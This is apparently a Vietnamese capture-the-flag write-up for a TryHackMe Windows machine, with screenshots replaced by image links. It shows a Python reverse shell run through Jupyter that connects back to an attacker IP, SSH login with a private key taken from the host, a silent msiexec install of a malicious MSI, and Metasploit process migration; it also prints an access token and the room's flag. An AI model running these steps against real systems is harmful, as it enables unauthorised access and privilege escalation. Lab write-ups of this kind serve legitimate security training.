



Token: 067470c5ddsadc54153ghfjd817d15b5d5f5341e56b0dsad78a


Máy chủ web mở ở cổng 8888:



Nhập token để đăng nhập.



Thử upload reverse shell, mình thực thi nhưng không được:



Jupyter cho mình chạy python từ xa:

import sys,socket,os,pty

RHOST="10.8.55.148"

RPORT=1234

s=socket.socket()


s.connect((RHOST,RPORT))


[os.dup2(s.fileno(),fd) for fd in (0,1,2)]

pty.spawn("cmd")

Mình mở 1 listener, máy chủ có kết nối đến nhưng mình không thực thi được

Jupyter cho mình 1 terminal nhưng nó load hơi lâu:






Mình thử upload reverse shell, chạy python nhưng vẫn không được. Tác giả không muốn mình reverse shell.

Tìm một cách khác!


Mình thấy có một thư mục trong home là dev-datasci, có 1 tập tin đáng nghi là dev-datasci-lowpriv\_id\_ed25519.

Mình tải tập tin từ máy chủ về:



chmod 700 dev-datasci-lowpriv\_id\_ed25519

SSH đến máy chủ bằng private key:





Bước đầu tiên mình đã truy cập vào hệ thống!


**Leo thang đặc quyền**


Mình tìm user.txt flag:

dir "\user\*" /s










Mình vận chuyển malicious.msi đến máy nạn nhân và thực thi nó:



msiexec /quiet /qn /i C:\Users\dev-datasci-lowpriv\Desktop\malicious.msi


Tuy nhiên, mình không nhận được reverse shell vì một số lý do. Sau khi điều tra tại sao khai thác của mình không hoạt động, mình đã xem qua một bài viết cung cấp một số thông tin chi tiết:


Khi bạn chạy msiexec trực tiếp trong phiên SSH, nó sẽ sử dụng các đặc quyền hiện có của bạn để thực thi. Nếu người dùng “dev-datasci-lowpriv” không có đủ đặc quyền hoặc thiếu các quyền cần thiết, điều đó có thể dẫn đến lỗi msiexec. Tuy nhiên, khi bạn dùng runas /user:dev-datasci-lowpriv để thực thi msiexec, nó chạy lệnh dưới 1 tiến trình khác với thông tin đăng nhập xác định. Điều này giúp leo thang đặc quyền của câu lệnh, bỏ qua bất cứ hạn chế hay vấn đề đặc quyền gắn với tài khoản hiện tại.


Vì vậy, mình có thể thực thi “msiexec” bằng lệnh runas, nhưng mình không có thông tin đăng nhập của dev-datasci-lowpriv


Tiếp theo minh khởi chạy Metasploit để leo thang đặc quyền. Đầu tiên, mình tạo 1 phiên kết nối bằng Metasploit và sau đó chuyển đến 1 tiến trình có đặc quyền cao hơn.

Lí do mình chuyển là khi mình kiểm tra đặc quyền hiện tại, mình khám phá mình đang chạy 1 tiến trình có đặc quyền thấp:












Sau khi di chuyển thành công, mình nhận được tiến trình có đặc quyền cao hơn ở session 1


**Khai thác lại msiexec**

Lần này mình tạo malicious.msi lắng nghe ở cổng 4444 để không trùng với cổng của Metasploit.









**Flag: THM{evelated\_w3as3l\_l0ngest\_boi}**